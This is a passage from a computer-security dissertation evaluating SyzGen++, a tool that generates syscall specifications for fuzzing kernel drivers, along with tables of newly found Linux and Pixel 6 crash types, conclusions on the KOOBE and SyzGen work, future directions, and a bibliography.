To evaluate the overall performance of `SyzGen++` from end to end, we compare the fuzzing results between Syzkaller, enhanced DIFUZE$^+$, and `SyzGen++`, as shown in Table 4.3. Although we have ported DIFUZE to support Linux 5.15 and fixed some prominent bugs, it still failed to recover the device file names for four out of eight drivers because it performs static analysis with ad-hoc domain knowledge to determine the device file name corresponding to an ioctl handler, which is inaccurate inherently. In contrast, our dynamic approach is more accurate. That said, DIFUZE$^+$ successfully identified the `ioctl` entry

points for seven out of eight drivers and produced the corresponding specifications. To give it a fair chance, we manually fixed those four broken ones without correct device file names so that we can measure the overall effectiveness of interface recovery by comparing the fuzzing results. We ran five trials for each target and applied the Mann-Whitney U test to compare the performance as suggested by [76].

As we can see from Table 4.3, for all drivers except `ppp`, `SyzGen++`'s improvement on coverage is statistically significant (*i.e.,* p-value < 0.05) compared to DIFUZE$^+$, achieving 71% coverage improvement on average. `SyzGen++` is only comparable to DIFUZE$^+$ on one driver `ppp` presumably due to the following reasons: (1) this driver only contains one explicit dependency, and hence dependency inference is unable to contribute too much; and (2) it uses sequential allocation for the handler which starts from zero and Syzkaller is optimized to favor some special values including zero when randomly generating an integer. As opposed to DIFUZE$^+$ that requires source code, `SyzGen++` directly works on binaries and yet outperforms it by a wide margin in most cases.

Surprisingly, `SyzGen++` outperforms Syzkaller with handcrafted specifications in four out of eight cases. Specifically, manually-curated specifications tend to be more strict, focusing on deep code of interest and overlooking some error handling paths, whereas `SyzGen++` generates specifications for all paths it explores. We also noticed one driver might correspond to multiple device files, each of which may lead to different portions of the code. Because `SyzGen++` collects all relevant device files by scanning the /dev folder and implementing a kernel module to inspect their corresponding `ioctl` handlers, it found more device files than Syzkaller. On the other hand, `SyzGen++` under-performs Syzkaller

for `fuse` and `dri` as it misses some dependencies. Regarding `KVM`, it turns out Syzkaller implements some helper function specific to KVM to properly set up KVM's virtual CPUs into a reasonably interesting state.

To demonstrate to what extent the dependency inference benefits fuzzing, we conducted an ablation study in which we configured `SyzGen++` to disable dependency inference and denote it as `SyzGen`$^-$. Similar to the comparison against DIFUZE$^+$, `SyzGen++` outperforms `SyzGen`$^-$ in all cases except `ppp` for the same reason mentioned above. The coverage improvement over `SyzGen`$^-$ ranges from 5% to 47%. In general, the more dependencies one driver has, the more benefits `SyzGen++` can bring.

4.5.4 Bug Findings

The ultimate goal of this work is to augment kernel fuzzing by automatically generating syscall specifications, especially when there are no existing ones. Thus, we ran `SyzGen++` to produce 15 more specifications for drivers that do not have any existing specifications and are available in QEMU. We then ran Syzkaller with those automatically generated specifications for two weeks. In total, `SyzGen++` discovered 21 unique bugs, of which four have been reported by others based on our preliminary analysis. Table 4.4 lists the remaining 17 potentially new bugs, and we are working in progress to disclose them to the corresponding maintainers responsibly.

Android Fuzzing. We observe that Android has more proprietary drivers and often lacks syscall specifications. Even though some vendors open source their kernel code for some models, they typically do not provide the up-to-date code. On the contrary, the latest driver

Crash Type	Description
Use After Free	use-after-free Read in mtd_del_partition
Warning	zero-size vmalloc in vzalloc
Divide By Zero	divide error in ubi_attach_mtd_dev
Bug	kernel BUG in __put_mtd_device
Out-of-bounds Read	slab-out-of-bounds Read in mtd_del_partition
Use After Free	use-after-free Read in mtd_add_partition
BUG	pinlock bad magic in synchronize_srcu
Warning	ODEBUG bug in cec_transmit_msg_fh
Task Hung	task hung in cec_claim_log_addrs
Null Pointer	null-ptr-deref Write in kill_dax
Warning	kmalloc bug in ctl_ioctl
Deadlock	possible deadlock in dm_get_inactive_table
RCU Stall	rcu detected stall in disk_check_events
RCU Stall	rcu detected stall in dm_ctl_ioctl
BUG	kernel BUG in ext4_da_get_block_prep
Warning	WARNING in dvb_frontend_get_event
Warning	kmalloc bug in corrupted

Table 4.4: New bugs found by `SyzGen++`.

Description
Kernel Panic: Asynchronous SError Interrupt
Kernel Panic: BRK handler: Fatal exception at VL53L1_f_041
Kernel Panic: BRK handler: Fatal exception at reboot_timeout
Oops: Fatal Exception at dit_enqueue_reg_value_with_ext_lock
Kernel Panic: BRK handler: Fatal exception at dit_hal_get_dst_netdev
Kernel Panic: CP Crash
WARNING in drm_atomic_helper_commit_modeset_disables
WARNING: failed to find generated linker configuration

Table 4.5: Crashes found in Pixel 6.

binaries are readily available, which could be downloaded from online resources or directly extracted from the phone. Thus, to showcase `SyzGen++`'s ability to support closed-source drivers, we downloaded the driver binaries for Pixel6 from Google's official website and evaluated `SyzGen++` against them. In total, `SyzGen++` generated 33 specifications with 15 dependencies (we exclude those overlapping with Linux). We then launched a two-week fuzzing campaign on Pixel 6 with a pre-built kernel image with HWAddressSanitizer and KCOV enabled. As a result, eight unique bugs, as shown in Table 4.5 were discovered and are undergoing responsible disclosure. However, most bugs were not captured by HWAddressSanitizer and thus caused the kernel to panic without producing detailed bug reports.

4.6 Discussion

Besides the limitations of our dependency inference approach mentioned in §4.5.2, we would like to point out some other directions worthy of exploration. In this work, we

only focus on explicit dependencies as Syzlang does not support specifying implicit dependencies. There is also prior work on learning implicit relations between syscalls by leveraging existing traces/test suites [61, 39, 95] or coverage [117]. Additionally, Syzlang does not support a particular dependency in which users are responsible for specifying a unique value for a 'handler'. It would be interesting to extend Syzlang to support these dependencies. Although there are some common drivers between Android and Linux, our test results show that they do not necessarily share the same interfaces. However, Syzkaller only maintains one specification for one driver without separation for different downstream distributions. Similarly, driver code may evolve, requiring different specifications for different versions. Since it is time-consuming for manual development of syscall specifications, let alone long-term maintenance upon new code changes, we believe we could apply `SyzGen++` to keep specifications updated and maintain different ones for different kernel versions and distributions.

Chapter 5

Conclusions and Future Work

5.1 Conclusion

In this dissertation, we primarily focus on vulnerability assessment and discovery. Particularly, we first got our hands-on experience from practicing hacking skills on real-world vulnerabilities and operating systems, helping us gain more insights on how security experts approach these challenges. Then based on our observations, we were able to propose novel ideas to automate the previously-manual procedures performed by humans, significantly reducing human labors on the matters.

We first introduce KOOBE, an effective framework to automate the process of analyzing OOB vulnerabilities and identifying suitable target objects. We distill key challenges in exploiting Linux kernel OOB vulnerabilities and emphasize the necessity to separate the capability summarization of a vulnerability from its exploitation. We proposed a novel capability-guided fuzzing solution to search for alternative paths with more complete capabilities and leverage symbolic tracing to generalize the capability of a given PoC. We

demonstrate the applicability of KOOBE by analyzing 17 OOB vulnerabilities (7 of which have CVEs). KOOBE successfully generated candidate exploit strategies for 11 of them including 5 without CVEs.

We then propose `SyzGen`, a first attempt to automatically generate specifications to fuzz drivers without source code. `SyzGen` could infer explicit dependencies for interfaces by analyzing a small number of execution traces collected from exiting applications, and then generalize the knowledge to other interfaces without traces. Instead of producing syscall specifications in one shot, `SyzGen` yields coarse-grained specifications at the beginning and iteratively refines them, allowing us to combine knowledge learned from multiples runs under different calling contexts. We also propose a lightweight coverage collection technique to guide fuzzing without requiring any specific hardware, virtual machine or kernel source code. Our empirical evaluation shows that `SyzGen` is effective in recovering driver interfaces, including input structure, constraints upon inputs, and explicit dependencies between syscalls. Our evaluation shows that `SyzGen` is effective in producing high-quality syscall specifications, leading to 34 unique bugs, including one that attackers can exploit to escalate privilege, and 5 CVEs to date.

Last, we present `SyzGen++`, aiming to infer explicit dependencies between syscalls and automatically generate syscall specifications with driver binaries only. We propose novel techniques to improve accuracy and scalability, including a lightweight trial-and-error based dependency verifier and selective symbolic execution. Our evaluation results show that `SyzGen++` without exiting traces can have comparable performance on dependency inference in most cases compared to prior work demanding good traces, and it finds more

dependencies for drivers when no traces are available, including three dependencies missing in the manually-curated specifications. `SyzGen++` also outperforms DIFUZE in terms of code coverage, achieving 71% improvement on average. Additionally, we applied `SyzGen++` to test drivers without exiting specifications, and it has found 21 and 8 bugs for Linux 5.15 and Pixel 6, respectively.

5.2 Future Work

For future work, my ultimate goal is to automate every step in vulnerability management. Following vulnerability's life cycle, it can be divided into three parts: discovery, assessment and remediation.

Discovery. Besides syscalls, there are also other targets requiring human intervention to support fuzzing such as libraries [68], GUI-based applications [73] and so on. Existing research does not tackle this challenge completely, there is still huge room for improvement. All prior work either requires third-party applications to provide valid use of APIs or cannot handle explicit dependencies with non-primitive types.

Assessment. Regarding vulnerability assessment, we can extend KOOBE to support more types of bugs and generate better exploits that can bypass mitigations. Another interesting direction that could benefit from KOOBE is root cause analysis. By combining fuzzing and symbolic execution, it not only shows the capability one bug has but also reason about the root cause of the capability. For example, it can tells how an OOB address is derived from user input. Also, root cause analysis lays the foundation for resolving other challenges. For example, there are more than 1000 duplicate bug reports from syzbot because it simply

uses some heuristics like crash type and crash function to differentiate different bugs. We can do a better job with root cause analysis. Another issue with syzbot is that about 28% of bugs are not reproducible. We also need to understand the root cause of a bug in order to reproduce it.

Remediation. Lastly, mitigation and prevention are also important. As mentioned earlier, a lot of bugs are not patched in a timely manner. And even if it is patched in the upstream kernel, it may not be necessarily patched in the downstream kernels. Existing work focuses on patch presence testing, which assumes the patch is available, but there are also thousands of bugs that do not have patches yet. One feasible approach to tackle this is to generate code signatures to capture the semantics of the root cause instead of patches and then use it to detect 1-day bugs. Although my research focuses on offensive techniques like fuzzing and exploit generation, we can also harden kernel by learning from them. For instance, we can identify critical steps in exploits and then build better mitigations or detection.

Bibliography

[1] The slub allocator. https://lwn.net/Articles/229984/, 2007.

[2] angr documentation — gotchas. https://docs.angr.io/advanced-topics/gotchas, 2014.

[3] mm: Slab freelist randomization. https://lwn.net/Articles/685047/, 2016.

[4] Exploiting the linux kernel via packet sockets. https://googleprojectzero.blogspot.com/2017/05/exploiting-linux-kernel-via-packet.html, 2017.

[5] Analysis and exploitation of a linux kernel vulnerability. https://perception-point.io/resources/research/analysis-and-exploitation-of-a-linux-kernel-vulnerability/, 2018.

[6] Exploiting the macos windowserver for root, 2018.

[7] Dataflowsanitizer. https://clang.llvm.org/docs/DataFlowSanitizerDesign.html, 2019.

[8] Kernel addresssanitizer. https://www.kernel.org/doc/html/v4.14/dev-tools/kasan.html, 2019.

[9] kernel-exploits. https://github.com/xairy/kernel-exploits/, 2019.

[10] klee source code. https://github.com/klee/klee/blob/master/lib/Core/Executor.cpp#L3404, 2019.

[11] syzbot. https://syzkaller.appspot.com/upstream, 2019.

[12] Valgrind. http://valgrind.org/, 2019.

[13] z3 homepage. https://github.com/Z3Prover/z3/wiki, 2019.

[14] Apple open source. 2021.

[15] Ida pro. 2021.

[16] p-joker. 2021.

[17] Symbolic lengths. 2021.

[18] Syzkaller. 2021.

[19] Dirty cow. https://www.engadget.com/2016-10-24-linux-exploit-gives-any-user-full-acce
html, 2022.

[20] Iokit device driver design guidelines. 2022.

[21] Zniu: First android malware to exploit dirty cow. https://www.trendmicro.com/en_us/research/17/i/zniu-first-android-malware-exploit-dirty-cow-vulnerability.html, 2022.

[22] Rakesh Agrawal, Ramakrishnan Srikant, et al. Fast algorithms for mining association rules. In *Proc. 20th int. conf. very large data bases, VLDB*, volume 1215, pages 487–499. Citeseer, 1994.

[23] Uri Alon, Meital Zilberstein, Omer Levy, and Eran Yahav. code2vec: Learning distributed representations of code. *Proceedings of the ACM on Programming Languages*, 3(POPL):1–29, 2019.

[24] Cornelius Aschermann, Sergej Schumilo, Tim Blazytko, Robert Gawlik, and Thorsten Holz. Redqueen: Fuzzing with input-to-state correspondence. In *Proceedings of the 2019 Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA*, 2019.

[25] Thanassis Avgerinos, Sang Kil Cha, Brent Lim Tze Hao, and David Brumley. Aeg: Automatic exploit generation. 2011.

[26] Thanassis Avgerinos, Sang Kil Cha, Alexandre Rebert, Edward J. Schwartz, Maverick Woo, and David Brumley. Automatic exploit generation. *Commun. ACM*, 2014.

[27] Xiaolong Bai, Luyi Xing, Min Zheng, and Fuping Qu. idea: Static analysis on the security of apple kernel drivers. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, pages 1185–1202, 2020.

[28] Tiffany Bao, Ruoyu Wang, Yan Shoshitaishvili, and David Brumley. Your exploit is mine: Automatic shellcode transplant for remote exploits. In *Security and Privacy (SP), 2017 IEEE Symposium on*. IEEE, 2017.

[29] Emery D Berger and Benjamin G Zorn. Diehard: probabilistic memory safety for unsafe languages. In *Acm sigplan notices*. ACM, 2006.

[30] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2017.

[31] Marcel Böhme, Van-Thuan Pham, and Abhik Roychoudhury. Coverage-based greybox fuzzing as markov chain. *IEEE Transactions on Software Engineering*, 2017.

[32] Robert S Boyer, Bernard Elspas, and Karl N Levitt. Select—a formal system for testing and debugging programs by symbolic execution. *ACM SigPlan Notices*, 10(6):234–245, 1975.

[33] David Brumley, Pongsin Poosankam, Dawn Song, and Jiang Zheng. Automatic patch-based exploit generation is possible: Techniques and implications. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy*, SP '08.

[34] Jacob Burnim and Koushik Sen. Heuristics for scalable dynamic test generation. In *2008 23rd IEEE/ACM International Conference on Automated Software Engineering*, pages 443–446. IEEE, 2008.

[35] Cristian Cadar, Daniel Dunbar, Dawson R Engler, et al. Klee: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, volume 8, pages 209–224, 2008.

[36] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing mayhem on binary code. In *Security and Privacy (SP), 2012 IEEE Symposium on*.

[37] Peng Chen and Hao Chen. Angora: Efficient fuzzing by principled search. In *2018 IEEE Symposium on Security and Privacy (SP)*.

[38] Peng Chen, Jianzhong Liu, and Hao Chen. Matryoshka: fuzzing deeply nested branches. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 499–513, 2019.

[39] Weiteng Chen, Yu Wang, Zheng Zhang, and Zhiyun Qian. Syzgen: Automated generation of syscall specification of closed-source macos drivers. In *ACM CCS*, 2021.

[40] Weiteng Chen, Xiaochen Zou, Guoren Li, and Zhiyun Qian. {KOOBE}: Towards facilitating exploit generation of kernel {Out-Of-Bounds} write vulnerabilities. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 1093–1110, 2020.

[41] Yaohui Chen, Peng Li, Jun Xu, Shengjian Guo, Rundong Zhou, Yulong Zhang, Long Lu, et al. Savior: Towards bug-driven hybrid testing. *arXiv preprint arXiv:1906.07327*, 2019.

[42] Yueqi Chen and Xinyu Xing. Slake: Facilitating slab manipulation for exploiting vulnerabilities in the linux kernel. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*.

[43] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2e: A platform for in-vivo multi-path analysis of software systems. In *ACM SIGARCH Computer Architecture News*. ACM, 2011.

[44] Jaeseung Choi, Kangsu Kim, Daejin Lee, and Sang Kil Cha. Ntfuzz: Enabling type-aware kernel fuzzing on windows with static binary analysis. In *2021 IEEE Symposium on Security and Privacy (SP)*, pages 677–693. IEEE, 2021.

[45] Nicolas Coppik, Oliver Schwahn, and Neeraj Suri. Memfuzz: Using memory accesses to guide fuzzing. In *2019 12th IEEE Conference on Software Testing, Validation and Verification (ICST)*, pages 48–58. IEEE, 2019.

[46] Jake Corina, Aravind Machiry, Christopher Salls, Yan Shoshitaishvili, Shuang Hao, Christopher Kruegel, and Giovanni Vigna. Difuze: Interface aware fuzzing for kernel drivers. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138, 2017.

[47] Weidong Cui, Marcus Peinado, Karl Chen, Helen J Wang, and Luis Irun-Briz. Tupni: Automatic reverse engineering of input formats. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 391–402, 2008.

[48] William HE Day and Herbert Edelsbrunner. Efficient algorithms for agglomerative hierarchical clustering methods. *Journal of classification*, 1(1):7–24, 1984.

[49] Xiaoning Du, Bihuan Chen, Yuekang Li, Jianmin Guo, Yaqin Zhou, Yang Liu, and Yu Jiang. Leopard: Identifying vulnerable code for vulnerability assessment through program metrics. In *2019 IEEE/ACM 41st International Conference on Software Engineering (ICSE)*, pages 60–71. IEEE, 2019.

[50] Gregory J Duck, Xiang Gao, and Abhik Roychoudhury. Binary rewriting without control flow recovery. In *Proceedings of the 41st ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 151–163, 2020.

[51] Moritz Eckert, Antonio Bianchi, Ruoyu Wang, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Heaphopper: Bringing bounded model checking to heap implementation security. In *27th USENIX Security Symposium*. USENIX Association.

[52] Andrea Fioraldi, Daniele Cono D'Elia, and Leonardo Querzoni. Fuzzing binaries for memory safety errors with qasan. In *2020 IEEE Secure Development (SecDev)*, pages 23–30. IEEE, 2020.

[53] Behrad Garmany, Martin Stoffel, Robert Gawlik, Philipp Koppe, Tim Blazytko, and Thorsten Holz. Towards automated generation of exploitation primitives for web browsers. In *Proceedings of the 34th Annual Computer Security Applications Conference*. ACM, 2018.

[54] Patrice Godefroid, Nils Klarlund, and Koushik Sen. Dart: directed automated random testing. In *Proceedings of the 2005 ACM SIGPLAN conference on Programming language design and implementation*, pages 213–223, 2005.

[55] Patrice Godefroid, Michael Y Levin, and David Molnar. Sage: whitebox fuzzing for security testing. *Queue*, 10(1):20–27, 2012.

[56] Patrice Godefroid, Michael Y Levin, David A Molnar, et al. Automated whitebox fuzz testing. In *NDSS*, volume 8, pages 151–166, 2008.

[57] Patrice Godefroid and Daniel Luchaup. Automatic partial loop summarization in dynamic test generation. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis*.

[58] Google. syzbot. `https://syzkaller.appspot.com/upstream/fixed`, 2019.

[59] Google. syzkaller. `https://github.com/google/syzkaller`, 2019.

[60] Daniel Gruss, Clémentine Maurice, Anders Fogh, Moritz Lipp, and Stefan Mangard. Prefetch side-channel attacks: Bypassing smap and kernel aslr. In *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security*, pages 368–379. ACM, 2016.

[61] HyungSeok Han and Sang Kil Cha. Imf: Inferred model-based fuzzer. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2345–2358, 2017.

[62] Sean Heelan. Automatic generation of control flow hijacking exploits for software vulnerabilities. Master's thesis, University of Oxford, 2009.

[63] Sean Heelan. *Automatic generation of control flow hijacking exploits for software vulnerabilities*. PhD thesis, University of Oxford, 2009.

[64] Sean Heelan, Tom Melham, and Daniel Kroening. Automatic heap layout manipulation for exploitation. In *27th USENIX Security Symposium*, 2018.

[65] Sean Heelan, Tom Melham, and Daniel Kroening. Gollum: Modular and greybox exploit generation for heap overflows in interpreters. 2019.

[66] Hong Hu, Zheng Leong Chua, Sendroiu Adrian, Prateek Saxena, and Zhenkai Liang. Automatic generation of data-oriented exploits. In *24th USENIX Security Symposium*, 2015.

[67] Hong Hu, Shweta Shinde, Sendroiu Adrian, Zheng Leong Chua, Prateek Saxena, and Zhenkai Liang. Data-oriented programming: On the expressiveness of non-control data attacks. In *2016 IEEE Symposium on Security and Privacy (SP)*.

[68] Kyriakos Ispoglou, Daniel Austin, Vishwath Mohan, and Mathias Payer. {FuzzGen}: Automatic fuzzer generation. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 2271–2287, 2020.

[69] Kyriakos K. Ispoglou, Bader AlBassam, Trent Jaeger, and Mathias Payer. Block oriented programming: Automating data-only attacks. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, CCS '18.

[70] Yeongjin Jang, Sangho Lee, and Taesoo Kim. Breaking kernel address space layout randomization with intel tsx. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security*, pages 380–392. ACM, 2016.

[71] Dae R Jeong, Kyungtae Kim, Basavesh Shivakumar, Byoungyoung Lee, and Insik Shin. Razzer: Finding kernel race bugs through fuzzing. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 754–768. IEEE, 2019.

[72] Jianfeng Jiang, Hui Xu, and Yangfan Zhou. Rulf: Rust library fuzzing via api dependency graph traversal. In *2021 36th IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 581–592. IEEE, 2021.

[73] Jinho Jung, Stephen Tong, Hong Hu, Jungwon Lim, Yonghwi Jin, and Taesoo Kim. Winnie: Fuzzing windows applications with harness synthesis and fast cloning. In *Proceedings of the 2021 Network and Distributed System Security Symposium (NDSS 2021)*, 2021.

[74] Vasileios P Kemerlis, Michalis Polychronakis, and Angelos D Keromytis. ret2dir: Rethinking kernel isolation. In *23rd USENIX Security Symposium*, 2014.

[75] Kyungtae Kim, Dae R Jeong, Chung Hwan Kim, Yeongjin Jang, Insik Shin, and Byoungyoung Lee. Hfl: Hybrid fuzzing on the linux kernel. In *Proceedings of the 2020 Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA*, 2020.

[76] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138, 2018.

[77] Paul Kocher, Jann Horn, Anders Fogh, , Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *40th IEEE Symposium on Security and Privacy (S&P'19)*, 2019.

[78] Volodymyr Kuznetsov, Johannes Kinder, Stefan Bucur, and George Candea. Efficient state merging in symbolic execution. *Acm Sigplan Notices*, 47(6):193–204, 2012.

[79] James R Larus and Paul N Hilfinger. Detecting conflicts between structure accesses. *ACM SIGPLAN Notices*, 23(7):24–31, 1988.

[80] JongHyup Lee, Thanassis Avgerinos, and David Brumley. Tie: Principled reverse engineering of types in binary programs. 2011.

[81] Caroline Lemieux and Koushik Sen. Fairfuzz: A targeted mutation strategy for increasing greybox fuzz testing coverage. In *Proceedings of the 33rd ACM/IEEE International Conference on Automated Software Engineering*, pages 475–485, 2018.

[82] Frank Li and Vern Paxson. A large-scale empirical study of security patches. In *ACM CCS*, 2017.

[83] Juwei Lin and Junzhi Lu. Panic on the streets of amsterdam: Panicxnu 3.0. 2019 HITB Security Conference, 2019.

[84] Zhiqiang Lin, Xiangyu Zhang, and Dongyan Xu. Automatic reverse engineering of data structures from binary execution. In *Proceedings of the 11th Annual Information Security Symposium*, pages 1–1, 2010.

[85] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[86] Baozheng Liu, Chao Zhang, Guang Gong, Yishun Zeng, Haifeng Ruan, and Jianwei Zhuge. Fans: Fuzzing android native system services via automated interface analysis. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 307–323, 2020.

[87] Kangjie Lu, Marie-Therese Walter, David Pfaff, Stefan Nümberger, Wenke Lee, and Michael Backes. Unleashing use-before-initialization vulnerabilities in the linux kernel using targeted stack spraying. In *NDSS*, 2017.

[88] Barton P Miller, Louis Fredriksen, and Bryan So. An empirical study of the reliability of unix utilities. *Communications of the ACM*, 33(12):32–44, 1990.

[89] Matt Miller. Trends, challenges, and strategic shifts in the software vulnerability mitigation landscape. In *BlueHat IL*, 2019.

[90] Tianshi Mu, Huabing Zhang, Jian Wang, and Huijuan Li. Colafuze: Coverage-guided and layout-aware fuzzing for android drivers. *IEICE TRANSACTIONS on Information and Systems*, 104(11):1902–1912, 2021.

[91] Santosh Nagarakatte, Jianzhou Zhao, Milo MK Martin, and Steve Zdancewic. Softbound: Highly compatible and complete spatial memory safety for c. *ACM Sigplan Notices*, 2009.

[92] Santosh Nagarakatte, Jianzhou Zhao, Milo MK Martin, and Steve Zdancewic. Cets: compiler enforced temporal safety for c. In *ACM Sigplan Notices*. ACM, 2010.

[93] Stefan Nagy and Matthew Hicks. Full-speed fuzzing: Reducing fuzzing overhead through coverage-guided tracing. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 787–802. IEEE, 2019.

[94] Vitaly Nikolenko. Linux kernel universal heap spray, 2018.

[95] Shankara Pailoor, Andrew Aday, and Suman Jana. Moonshine: Optimizing os fuzzer seed selection with trace distillation. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 729–743, 2018.

[96] Gaoning Pan, Xingwei Lin, Xuhong Zhang, Yongkang Jia, Shouling Ji, Chunming Wu, Xinlei Ying, Jiashui Wang, and Yanjun Wu. V-shuttle: Scalable and semantics-aware hypervisor virtual device fuzzing. In *Proceedings of the 2021 ACM SIGSAC Conference on Computer and Communications Security*, pages 2197–2213, 2021.

[97] Marios Pomonis, Theofilos Petsios, Angelos D Keromytis, Michalis Polychronakis, and Vasileios P Kemerlis. kr^ x: Comprehensive kernel protection against just-in-time code reuse. In *Proceedings of the Twelfth European Conference on Computer Systems*. ACM, 2017.

[98] Shen Shiqi Shweta Shinde Soundarya Ramesh and Abhik Roychoudhury Prateek Saxena. Neuro-symbolic execution: Augmenting symbolic execution with neural constraints. 2019.

[99] David A Ramos and Dawson Engler. {Under-Constrained} symbolic execution: Correctness checking for real code. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 49–64, 2015.

[100] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. Vuzzer: Application-aware evolutionary fuzzing. In *NDSS*, 2017.

[101] Dusan Repel, Johannes Kinder, and Lorenzo Cavallaro. Modular synthesis of heap exploits. In *Proceedings of the 2017 Workshop on Programming Languages and Analysis for Security*.

[102] Raphael Ernani Rodrigues, Victor Hugo Sperle Campos, and Fernando Magno Quintao Pereira. A fast and low-overhead technique to secure programs against integer overflows. In *Proceedings of the 2013 IEEE/ACM international symposium on code generation and optimization (CGO)*, pages 1–11. IEEE, 2013.

[103] Prateek Saxena, Pongsin Poosankam, Stephen McCamant, and Dawn Song. Loop-extended symbolic execution on binary programs. In *Proceedings of the eighteenth international symposium on Software testing and analysis*, pages 225–236. ACM, 2009.

[104] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. kafl: Hardware-assisted feedback fuzzing for os kernels. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 167–182, 2017.

[105] Edward J Schwartz, Thanassis Avgerinos, and David Brumley. Q: Exploit hardening made easy. In *USENIX Security Symposium*, 2011.

[106] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. Zombieload: Cross-privilege-boundary data sampling. *eprint arXiv:1905.05726*, 2019.

[107] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. Addresssanitizer: A fast address sanity checker.

[108] Kosta Serebryany. Continuous fuzzing with libfuzzer and addresssanitizer. In *2016 IEEE SecDev*.

[109] Dongdong She, Kexin Pei, Dave Epstein, Junfeng Yang, Baishakhi Ray, and Suman Jana. Neuzz: Efficient fuzzing with neural program learning. *arXiv preprint arXiv:1807.05620*, 2018.

[110] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, et al. Sok:(state of) the art of war: Offensive techniques in binary analysis. In *2016 IEEE Symposium on Security and Privacy (SP)*.

[111] Dokyung Song, Felicitas Hetzelt, Dipanjan Das, Chad Spensky, Yeoul Na, Stijn Volckaert, Giovanni Vigna, Christopher Kruegel, Jean-Pierre Seifert, and Michael Franz. Periscope: An effective probing and fuzzing framework for the hardware-os boundary. In *NDSS*, 2019.

[112] Dokyung Song, Julian Lettner, Prabhu Rajasekaran, Yeoul Na, Stijn Volckaert, Per Larsen, and Michael Franz. Sok: sanitizing for security. In *2019 IEEE Symposium on Security and Privacy (SP)*. IEEE, 2019.

[113] Evgeniy Stepanov and Konstantin Serebryany. Memorysanitizer: fast detector of uninitialized memory use in c++. In *Proceedings of the 13th Annual IEEE/ACM International Symposium on Code Generation and Optimization*, 2015.

[114] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, volume 16, pages 1–16, 2016.

[115] JV Stoep. Android: protecting the kernel. *Linux Securit Summit (August 2016)*, 2016.

[116] Hao Sun, Yuheng Shen, Jianzhong Liu, Yiru Xu, and Yu Jiang. Ksg: Augmenting kernel fuzzing with system call specification generation. In *2022 USENIX Annual Technical Conference (USENIX ATC 22)*, pages 351–366, 2022.

[117] Hao Sun, Yuheng Shen, Cong Wang, Jianzhong Liu, Yu Jiang, Ting Chen, and Aiguo Cui. Healer: Relation learning guided kernel fuzzing. In *Proceedings of the ACM SIGOPS 28th Symposium on Operating Systems Principles*, pages 344–358, 2021.

[118] Robert Swiecki. Honggfuzz. *Available online a t: http://code. google. com/p/honggfuzz*, 2016.

[119] Seyed Mohammadjavad Seyed Talebi, Hamid Tavakoli, Hang Zhang, Zheng Zhang, Ardalan Amiri Sani, and Zhiyun Qian. Charm: Facilitating dynamic analysis of device drivers of mobile systems. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 291–307, 2018.

[120] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue in-flight data load. In *S&P*, May 2019.

[121] Julien Vanegue. The automated exploitation grand challenge. In *H2HC Conference*, 2013.

[122] Dmitry Vyukov. Syzkaller: an unsupervised, coverage-guided kernel fuzzer, 2019.

[123] Dmitry Vyukov. Syzkaller: adventures in continuous coverage-guided kernel fuzzing. Bluehat IL, 2020.

